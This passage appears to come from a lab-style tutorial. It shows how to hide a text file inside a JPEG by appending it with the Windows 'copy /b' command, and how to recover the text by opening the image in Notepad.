
Syntax: copy /b Name-of-file-containing-text-you-want-to-hide.txt + Name-of-

initialimage.jpg Resulting-image-name.jpg

Code: > copy /b B.jpg + A.txt C.jpg




Step 11: locate C.jpg file from where you want to retrieve text data



## Step 12: Right-click and open with notepad



Done! Successfully opened! In the last of the notepad, you'll find the content of the text file



## RESULT:

The main aim is to hide and extract any text file behind an image file using Command Prompt is completed successfully